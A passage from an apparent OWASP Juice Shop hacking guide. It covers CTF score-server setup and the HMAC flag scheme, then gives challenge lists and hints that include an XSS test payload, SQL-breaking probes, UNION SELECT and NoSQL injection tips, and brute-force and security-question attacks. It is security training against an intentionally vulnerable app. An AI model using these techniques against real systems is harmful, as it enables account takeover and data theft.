    - `Paid text hints` adds a hint per challenge like described above. Viewing this hint costs the team 10% of that challenge's score value.
6. **Insert a hint URL along with each challenge?** Offers a selectable choice between
    - `No hint URLs` will not add any hint URLs to the challenges. This is the default choice.
    - `Free hint URLs` will add the `Challenge.hintUrl` property from the Juice Shop database as a hint to the corresponding challenge on the CTF score server. Viewing this hint is free.
    - `Paid hint URLs` adds a hint per challenge like described above. Viewing this hint costs the team 20% of that challenge's score value.

The category of each challenge is identical to its category in the Juice Shop database. The score value of each challenge is calculated by the `juice-shop-ctf-cli` program as follows:

- 1-:star: challenge = 100 points
- 2-:star: challenge = 250 points
- 3-:star: challenge = 450 points
- 4-:star: challenge = 700 points
- 5-:star: challenge = 1000 points

- 6-:star: challenge = 1350 points

The generated output of the tool will finally be written into in the folder the program was started in. By default the output files are named `OWASP_Juice_Shop.YYYY-MM-DD.CTFd.zip` or `OWASP_Juice_Shop.YYYY-MM-DD.FBCTF.json` depending on your initial framework choice.

Optionally you can choose the name of the output file with the `--output` parameter on startup:

```
juice-shop-ctf --output challenges.out
```

Non-interactive generator mode

Instead of answering questions in the CLI you can also provide your desired configuration in a file with the following straightforward format:

```
ctfFramework: CTFd | FBCTF
juiceShopUrl: https://juice-shop.herokuapp.com
ctfKey: https://raw.githubusercontent.com/bkimminich/juice-shop/master/ctf.key # can a
lso be actual key instead URL
countryMapping: https://raw.githubusercontent.com/bkimminich/juice-shop/master/config/
fbctf.yml
insertHints: none | free | paid
insertHintUrls: none | free | paid
```

You can then pass this YAML file into the CLI the generator with the `--config` parameter:

```
juice-shop-ctf --config myconfig.yml
```

As in interactive mode, you can also choose the name of the output file with the `--output` parameter:

```
juice-shop-ctf --config myconfig.yml --output challenges.out
```

Running CTFd

This setup guide assumes that you use CTFd ≥1.1.0 or higher. To apply the generated `.zip`, follow the steps describing your preferred CTFd run-mode below.


Local server setup


1. Get CTFd with `git clone https://github.com/CTFd/CTFd.git`.
2. Perform steps 1 and 3 from the CTFd installation instructions.
3. Browse to your CTFd instance UI (by default http://127.0.0.1:4000) and create an admin user and CTF name
4. Go to the section *Admin* > *Config* > *Backup* and choose *Import*
5. Select the generated `.zip` file and make sure only the *Challenges* box is ticket. Press *Import*.

Docker container setup

1. Setup Docker host and Docker compose.
2. Follow steps 2-4 from the CTFd Docker setup to download the source code, create containers and start them.
3. After running `docker-compose up` from previous step, you should be able to browse to your CTFd instance UI (`<<docker host IP>>:8000` by default) and create an admin user and CTF name.
4. Follow the steps 4-5 from the Default setup described above

Once you have CTFd up and running, you should see all the created data in the *Challenges* tab:


OWASP Juice Shop
Teams
Scoreboard
Challenges
Admin
Team
Profile
Logout
Challenges
Insecure Deserialization
RCE Tier 1
1000
RCE Tier 2
1350
Vulnerable Components
Vulnerable Library
700
Typosquatting Tier 1
700
Typosquatting Tier 2
1000
JWT Issues Tier 1
1000
JWT Issues Tier 2
1350
Sensitive Data Exposure
Confidential Document
100
Weird Crypto
250
Login MC SafeSearch
250
Forged Coupon
1350




Running FBCTF

TODO

The following screenshots were taken during a CTF event where Facebook's game server was used. Juice Shop instances were running in a Docker cluster and individually assigned to a participant via a load balancer.


LEADERBOARD
TEAM LOCALHORST
YOUR RANK: 1
YOUR SCORE: 86 PTS
TEAM LOCALHORST
RANK 1
86 PTS
Z3ROKNOWL3DG3
RANK 2
70 PTS
ANNOUNCEMENTS
NAVIGATION
POWERED BY FACEBOOK
SCOREBOARD
YOU OTHERS ALL
TEAMS
FILTER
CATEGORY STATUS
ALL
DIFFICULTY 1
DIFFICULTY 2
DIFFICULTY 3
DIFFICULTY 4
DIFFICULTY 5
Mauritania
INACTIVE
ACTIVITY
[2 mins ago] Team Localhorst captured North Korea
[2 mins ago] larsdavid captured French Guiana
[3 mins ago] Team Localhorst captured South Africa
[6 mins ago] Team Localhorst captured Thailand
[7 mins ago] Z3r0Kn0wl3dg3 captured Sweden
[8 mins ago] Z3r0Kn0wl3dg3 captured Canada
[8 mins ago] Team Localhorst captured Sweden
[10 mins ago] larsdavid captured Canada
[11 mins ago] Z3r0Kn0wl3dg3 captured India
GAME CLOCK
00: 18: 13: 71
HR MIN SEC M.SEC
[START] [END]


LEADERBOARD
ANNOUNCEMENTS
NAVIGATION
POWERED BY FACEBOOK
SCOREBOARD
YOU OTHERS ALL
TEAMS
Russia - Login Admin
10 PTS
type
flag
category
Difficulty 2
FILTER
CATEGORY STATUS
ALL
DIFFICULTY 1
DIFFICULTY 2
DIFFICULTY 3
DIFFICULTY 4
DIFFICULTY 5
ACTIVITY
[38 secs ago] Team Localhorst captured Thailand
[2 mins ago] Z3r0Kn0wl3dg3 captured Sweden
[3 mins ago] Z3r0Kn0wl3dg3 captured Canada
[3 mins ago] Team Localhorst captured Sweden
[5 mins ago] larsdavid captured Canada
[6 mins ago] Z3r0Kn0wl3dg3 captured India
[7 mins ago] Z3r0Kn0wl3dg3 captured Brazil
[9 mins ago] Z3r0Kn0wl3dg3 captured Namibia
[10 mins ago] Team Localhorst captured Namibia
GAME CLOCK


capture_Russia - Login Admin
Log in with the administrator's user account.
Insert your answer
NO HINT
SUBMIT
10 PTS
type
flag
category
Difficulty 2
first_capture
Z3r0Kn0wl3dg3
completed_by >
Z3ROKNOWL3DG3
LARSDAVID

Using other CTF frameworks

CTFd and FBCTF are not the only possible score servers you can use. Open Source alternatives are for example Mellivora or NightShade. You can find a nicely curated list of CTF platforms and related tools & resources in Awesome CTF on GitHub.

All these platforms have one thing in common: Unless you write a dedicated `lib/generators/`-file 😉, you have to set up the challenges inside them manually on your own. Of course you can choose aspects like score per challenge, description etc. like you want. For the CTF to *actually work* there is only one mandatory prerequisite:

The flag code for each challenge must be declared as the result of

```
HMAC_SHA1(ctfKey, challenge.name)
```

with `challenge.name` being the `name` column of the `Challenges` table in the Juice Shop's underlying database. The `ctfKey` has been described in the Overriding the `ctf.key` section above.

Feel free to use the implementation within `juice-shop-ctf-cli` as an example:

```
var jsSHA = require('jssha')

function hmacSha1 (secretKey, text) {
  var shaObj = new jsSHA('SHA-1', 'TEXT')
  shaObj.setHMACKey(secretKey, 'TEXT')
  shaObj.update(text)
  return shaObj.getHMAC('HEX')
}
```

> In cryptography, a keyed-hash message authentication code (HMAC) is a specific type of message authentication code (MAC) involving a cryptographic hash function and a secret cryptographic key. It may be used to simultaneously verify both the data integrity and the authentication of a message, as with any MAC. Any cryptographic hash function, such as MD5 or SHA-1, may be used in the calculation of an HMAC; the resulting MAC algorithm is termed HMAC-MD5 or HMAC-SHA1 accordingly. The cryptographic strength of the HMAC depends upon the cryptographic strength of the underlying hash function, the size of its hash output, and on the size and quality of the key.
>
> An iterative hash function breaks up a message into blocks of a fixed size and iterates over them with a compression function. For example, MD5 and SHA-1 operate on 512-bit blocks. The size of the output of HMAC is the same as that of the underlying hash function (128 or 160 bits in the case of MD5 or SHA-1, respectively), although it can be truncated if desired.
>
> HMAC does not encrypt the message. Instead, the message (encrypted or not) must be sent alongside the HMAC hash. Parties with the secret key will hash the message again themselves, and if it is authentic, the received and computed hashes will match.[2]

Commercial use disclaimer

⚠️ Bear in mind: With the increasing number of challenge solutions (this book included) available on the Internet *it might **not** be wise to host a professional CTF for prize money* with OWASP Juice Shop!

> 1. https://en.wikipedia.org/wiki/Capture_the_flag#Computer_security ↩
>
> 2. https://en.wikipedia.org/wiki/Hash-based_message_authentication_code ↩

Part II - Challenge hunting

This part of the book can be read from end to end as a *hacking guide*. Used in that way you will be walked through various types of web vulnerabilities and learn how to exploit their occurrences in the Juice Shop application. Alternatively you can start hacking the Juice Shop on your own and use this part simply as a reference and *source of hints* in case you get stuck at a particular challenge.

In case you want to look up hints for a particular challenge, the following tables lists all challenges of the OWASP Juice Shop grouped by their difficulty and in the same order as thery appear on the Score Board.

The challenge hints found in this release of the companion guide are compatible with `v7.4.1` *of OWASP Juice Shop.*

Trivial Challenges (⭐)

Challenge	Description	Hints	Solution
Admin Section	Access the administration section of the store.		
Confidental Document	Access a confidential document.		
Error Handling	Provoke an error that is not very gracefully handled.		
Redirects Tier 1	Let us redirect you to a donation site that went out of business.		
Score Board	Find the carefully hidden 'Score Board' page.		
XSS Tier 0	Perform a *reflected* XSS attack with `<script>alert("XSS")</script>` .		
XSS Tier 1	Perform a *DOM* XSS attack with `<script>alert("XSS")</script>` .		
Zero Stars	Give a devastating zero-star feedback to the store.		

Easy Challenges (⭐⭐)

Challenge	Description	Hints	Solution
Basket Access	Access someone else's basket.		
Christmas Special	Order the Christmas special offer of 2014.		
Deprecated Interface	Use a deprecated B2B interface that was not properly shut down.		
Five-Star Feedback	Get rid of all 5-star customer feedback.		
Login Admin	Log in with the administrator's user account.		
Login MC SafeSearch	Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.		
Password Strength	Log in with the administrator's user credentials without previously changing them or applying SQL Injection.		
Security Policy	Behave like any "white hat" should		
Weird Crypto	Inform the shop about an algorithm or library it should definitely not use the way it does.		

Medium Challenges ()

Challenge	Description	Hints	Solution
Blockchain Tier 1	Learn about the Token Sale before its official announcement.		
Forged Feedback	Post some feedback in another users name.		
Forgotten Sales Backup	Access a salesman's forgotten backup file.		
Login Bender	Log in with Bender's user account.		
Login Jim	Log in with Jim's user account.		
Payback Time	Place an order that makes you rich.		
Product Tampering	Change the `href` of the link within the O-Saft product description into http://kimminich.de.		
Reset Jim's Password	Reset Jim's password via the Forgot Password mechanism with *the truthful answer* to his security question.		
Upload Size	Upload a file larger than 100 kB.		
Upload Type	Upload a file that has no .pdf extension.		
XSS Tier 2	Perform a *persisted* XSS attack with `<script>alert("XSS")</script>` bypassing a client-side security mechanism.		
XSS Tier 3	Perform a *persisted* XSS attack with `<script>alert("XSS")</script>` without using the frontend application at all.		
XXE Tier 1	Retrieve the content of `C:\Windows\system.ini` or `/etc/passwd` from the server.		

Hard Challenges ()

Challenge	Description	Hints	Solution
CSRF	Change Bender's password into *slurmCl4ssic* without using SQL Injection.		
Easter Egg Tier 1	Find the hidden easter egg.		
Easter Egg Tier 2	Apply some advanced cryptanalysis to find *the real* easter egg.		
Eye Candy	Travel back in time to the golden era of web design.		
Forgotten Developer Backup	Access a developer's forgotten backup file.		
Login Bjoern	Log in with Bjoern's user account without previously changing his password, applying SQL Injection, or hacking his Google account.		
Misplaced Signature File	Access a misplaced SIEM signature file.		
NoSQL Injection Tier 1	Let the server sleep for some time. (It has done more than enough hard work for you)		
NoSQL Injection Tier 2	Update multiple product reviews at the same time.		
Redirects Tier 2	Wherever you go, there you are.		
Reset Bender's Password	Reset Bender's password via the Forgot Password mechanism with *the truthful answer* to his security question.		
Steganography Tier 1	Rat out a notorious character hiding in plain sight in the shop. (Mention the exact name of the character)		
Typosquatting Tier 1	Inform the shop about a *typosquatting* trick it has become victim of. (Mention the exact name of the culprit)		
User Credentials	Retrieve a list of all user credentials via SQL Injection		
Vulnerable Library	Inform the shop about a vulnerable library it is using. (Mention the exact library name and version in your comment)		
XSS Tier 4	Perform a *persisted* XSS attack with `<script>alert("XSS")</script>` bypassing a server-side security mechanism.		

Dreadful Challenges (⭐⭐⭐⭐⭐)

Challenge	Description	Hints	Solution
CAPTCHA Bypass	Submit 10 or more customer feedbacks within 10 seconds.	💡	🧔
Extra Language	Retrieve the language file that never made it into production.	💡	🧔
JWT Issues Tier 1	Forge an essentially unsigned JWT token that impersonates the (non-existing) user *jwtn3d@juice-sh.op*.	💡	🧔
Login CISO	Exploit OAuth 2.0 to log in with the Chief Information Security Officer's user account.	💡	🧔
RCE Tier 1	Perform a Remote Code Execution that would keep a less hardened application busy forever.	💡	🧔
Reset Bjoern's Password	Reset Bjoern's password via the Forgot Password mechanism with *the truthful answer* to his security question.	💡	🧔
Reset Morty's Password	Reset Morty's password via the Forgot Password mechanism with *his obfuscated answer* to his security question.	💡	🧔
Retrieve Blueprint	Deprive the shop of earnings by downloading the blueprint for one of its products	💡	🧔
Supply Chain Attack	Inform the development team about a danger to some of *their* credentials. (Send them the URL of the *original report* or the CVE of this vulnerability)	💡	🧔
Typosquatting Tier 2	Inform the shop about a more literal instance of *typosquatting* it fell for. (Mention the exact name of the culprit)	💡	🧔
XXE Tier 2	Give the server something to chew on for quite a while.	💡	🧔

Diabolic Challenges (⭐⭐⭐⭐⭐⭐)

Challenge	Description	Hints	Solution
Forged Coupon	Forge a coupon code that gives you a discount of at least 80%.		
Imaginary Challenge	Solve challenge #99. Unfortunately, this challenge does not exist.		
JWT Issues Tier 2	Forge an almost properly RSA-signed JWT token that impersonates the (non-existing) user *rsa_lord@juice-sh.op*.		
Login Support Team	Log in with the support team's original user credentials without applying SQL Injection or any other bypass.		
Premium Paywall	Unlock Premium Challenge to access exclusive content.		
RCE Tier 2	Perform a Remote Code Execution that occupies the server for a while without using infinite loops.		

Challenge Solutions

In case you are getting frustrated with a particular challenge, you can refer to Appendix - Challenge solutions where you find explicit instructions how to successfully exploit each vulnerability. It is highly recommended to use this option only as a last resort. You will learn **a lot more** from hacking entirely on your own or relying only on the hints in this part of the book.

Finding the Score Board

In part 1 you were introduced to the Score Board and learned how it tracks your challenge hacking progress. You also had a "happy path" tour through the Juice Shop application from the perspective of a regular customer without malicious intentions. But you never saw the Score Board, did you?

Challenges covered in this chapter

Challenge	Difficulty
Find the carefully hidden 'Score Board' page.	

Find the carefully hidden 'Score Board' page

Why was the Score Board not visited during the "happy path" tour? Because there seemed to be no link anywhere in the application that would lead you there! You know that it must exist, which leaves two possible explanations:

1. You missed the link during the initial mapping of the application
2. There is a URL that leads to the Score Board but it is not hyperlinked to

Hints

- Knowing it exists, you can simply *guess* what URL the Score Board might have.
- Alternatively, you can try to find a reference or clue within the parts of the application that are *not usually visible* in the browser

Injection

> Injection flaws allow attackers to relay malicious code through an application to another system. These attacks include calls to the operating system via system calls, the use of external programs via shell commands, as well as calls to backend databases via SQL (i.e., SQL injection). Whole scripts written in Perl, Python, and other languages can be injected into poorly designed applications and executed. Any time an application uses an interpreter of any type there is a danger of introducing an injection vulnerability.
>
> Many web applications use operating system features and external programs to perform their functions. Sendmail is probably the most frequently invoked external program, but many other programs are used as well. When a web application passes information from an HTTP request through as part of an external request, it must be carefully scrubbed. Otherwise, the attacker can inject special (meta) characters, malicious commands, or command modifiers into the information and the web application will blindly pass these on to the external system for execution.
>
> SQL injection is a particularly widespread and dangerous form of injection. To exploit a SQL injection flaw, the attacker must find a parameter that the web application passes through to a database. By carefully embedding malicious SQL commands into the content of the parameter, the attacker can trick the web application into forwarding a malicious query to the database. These attacks are not difficult to attempt and more tools are emerging that scan for these flaws. The consequences are particularly damaging, as an attacker can obtain, corrupt, or destroy database contents.
>
> Injection vulnerabilities can be very easy to discover and exploit, but they can also be extremely obscure. The consequences of a successful injection attack can also run the entire range of severity, from trivial to complete system compromise or destruction. In any case, the use of external calls is quite widespread, so the likelihood of an application having an injection flaw should be considered high.[1]

Challenges covered in this chapter

Challenge	Difficulty
Order the Christmas special offer of 2014.	☆☆
Log in with the administrator's user account.	☆☆
Log in with Bender's user account.	☆☆☆
Log in with Jim's user account.	☆☆☆
Let the server sleep for some time. (It has done more than enough hard work for you)	☆☆☆☆
Update multiple product reviews at the same time.	☆☆☆☆
Retrieve a list of all user credentials via SQL Injection	☆☆☆☆

Reconnaissance advice

Instead of trying random attacks or go through an attack pattern list, it is a good idea to find out if and where a vulnerability exists, first. By injecting a payload that should typically *break* an underlying SQL query (e.g. `'` or `';`) you can analyze how the behaviour differs from regular use. Maybe you can even provoke an error where the application leaks details about the query structure and schema details like table or column names. Do not miss this opportunity.

Order the Christmas special offer of 2014

To solve this challenge you need *to order* a product that is not supposed to be available any more.

Hints

- Find out how the application *hides* deleted products from its customers.
- Try to craft an attack string that makes deleted products visible again.
- You need to get the deleted product into your shopping cart and trigger the *Checkout*.

Log in with the administrator's user account

What would a vulnerable web application be without an administrator user account whose (supposedly) privileged access rights a successful hacker can abuse?

Hints

- The challenge description probably gave away what form you should attack.
- If you happen to know the email address of the admin already, you can launch a

targeted attack.
- You might be lucky with a dedicated attack pattern even if you have no clue about the admin email address.
- If you harvested the admin's password hash, you can of course try to attack that instead of using SQL Injection.
- Alternatively you can solve this challenge as a *combo* with the Log in with the administrator's user credentials without previously changing them or applying SQL Injection challenge.

Log in with Bender's user account

Bender is a regular customer, but mostly hangs out in the Juice Shop to troll it for its lack of alcoholic beverages.

Hints

- The challenge description probably gave away what form you should attack.
- You need to know (or smart-guess) Bender's email address so you can launch a targeted attack.
- In case you try some other approach than SQL Injection, you will notice that Bender's password hash is not very useful.

Log in with Jim's user account

Jim is a regular customer. He prefers juice from fruits that no man has ever tasted before.

Hints

- The challenge description probably gave away what form you should attack.
- You need to know (or smart-guess) Jim's email address so you can launch a targeted attack.
- If you harvested Jim's password hash, you can try to attack that instead of using SQL Injection.

Let the server sleep for some time

> NoSQL databases provide looser consistency restrictions than traditional SQL databases. By requiring fewer relational constraints and consistency checks, NoSQL databases often offer performance and scaling benefits. Yet these databases are still potentially vulnerable to injection attacks, even if they aren't using the traditional SQL syntax. Because these NoSQL injection attacks may execute within a procedural language, rather than in the declarative SQL language, the potential impacts are greater than traditional SQL injection.
>
> NoSQL database calls are written in the application's programming language, a custom API call, or formatted according to a common convention (such as XML, JSON, LINQ, etc). Malicious input targeting those specifications may not trigger the primarily application sanitization checks. For example, filtering out common HTML special characters such as `< > & ;` will not prevent attacks against a JSON API, where special characters include `/ { } :`.
>
> There are now over 150 NoSQL databases available for use within an application, providing APIs in a variety of languages and relationship models. Each offers different features and restrictions. Because there is not a common language between them, example injection code will not apply across all NoSQL databases. For this reason, anyone testing for NoSQL injection attacks will need to familiarize themselves with the syntax, data model, and underlying programming language in order to craft specific tests.
>
> NoSQL injection attacks may execute in different areas of an application than traditional SQL injection. Where SQL injection would execute within the database engine, NoSQL variants may execute during within the application layer or the database layer, depending on the NoSQL API used and data model. Typically NoSQL injection attacks will execute where the attack string is parsed, evaluated, or concatenated into a NoSQL API call.[2]

This challenge is about giving the server the chance to catch a breath by putting it to sleep for a while, making it essentially a stripped-down *denial-of-service* attack challenge.

> In a denial-of-service (DoS) attack, an attacker attempts to prevent legitimate users from accessing information or services. By targeting your computer and its network connection, or the computers and network of the sites you are trying to use, an attacker may be able to prevent you from accessing email, websites, online accounts (banking, etc.), or other services that rely on the affected computer.[3]

Hints

- As stated in the Architecture overview, OWASP Juice Shop uses a MongoDB derivate as its NoSQL database.

- The categorization into the *NoSQL Injection* category totally already gives away the expected attack vector for this challenge. Trying any others will not solve the challenge, even if they might yield the same result.
- In particular, flooding the application with requests will **not** solve this challenge. *That* would probably just *kill* your server instance.

Update multiple product reviews at the same time

The UI and API only offer ways to update individual product reviews. This challenge is about manipulating an update so that it will affect multiple reviews are the same time.

Hints

- This challenge requires a classic Injection attack.
- Take a close look on how the equivalent of UPDATE-statements in MongoDB work.
- It is also worth looking into how Query Operators work in MongoDB.

Retrieve a list of all user credentials via SQL Injection

This challenge explains how a considerable number of companies were affected by *data breaches* without anyone breaking into the server room or sneaking out with a USB stick full of sensitive information. Given your application is vulnerable to a certain type of SQL Injection attacks, hackers can have the same effect while comfortably sitting in a café with free WiFi.

Hints

- Try to find a page where you can influence a list of data being displayed.
- Craft a `UNION SELECT` attack string to join data from another table into the original result.
- You might have to tackle some query syntax issues step-by-step, basically hopping from one error to the next

[1]. https://www.owasp.org/index.php/Injection_Flaws ↩

[2]. https://www.owasp.org/index.php/Testing_for_NoSQL_injection ↩

[3]. https://www.us-cert.gov/ncas/tips/ST04-015 ↩

Broken Authentication

Challenges covered in this chapter

Challenge	Difficulty
Log in with the administrator's user credentials without previously changing them or applying SQL Injection.	
Reset Jim's password via the Forgot Password mechanism with *the truthful answer* to his security question.	
Change Bender's password into *slurmCl4ssic* without using SQL Injection.	
Log in with Bjoern's user account without previously changing his password, applying SQL Injection, or hacking his Google account.	
Reset Bender's password via the Forgot Password mechanism with *the truthful answer* to his security question.	
Exploit OAuth 2.0 to log in with the Chief Information Security Officer's user account.	
Reset Bjoern's password via the Forgot Password mechanism with *the truthful answer* to his security question.	
Inform the development team about a danger to some of *their* credentials. (Send them the URL of the *original report* or the CVE of this vulnerability)	

Log in with the administrator's user credentials without previously changing them or applying SQL Injection

You might have already solved this challenge along with Log in with the administrator's user account if you chose not to use SQL Injection. This challenge can only be solved if you use the original password of the administrator. If you *accidentally* changed the password, do not despair: The original password will *always* be accepted to make sure you can solve this challenge.

Hints

- Guessing might work just fine.
- If you harvested the admin's password hash, you can try to attack that.
- In case you use some hacker tool, you can also go for a *brute force attack* using a generic *password list*

Reset Jim's password via the Forgot Password mechanism

This challenge is not about any technical vulnerability. Instead it is about finding out the answer to user Jim's chosen security question and use it to reset his password.

> Many website registrations use security questions for both password retrieval/reset and sign-in verification. Some also ask the same security questions when users call on the phone. Security questions are one method to verify the user and stop unauthorized access. But there are problems with security questions. Websites may use poor security questions that may have negative results:
>
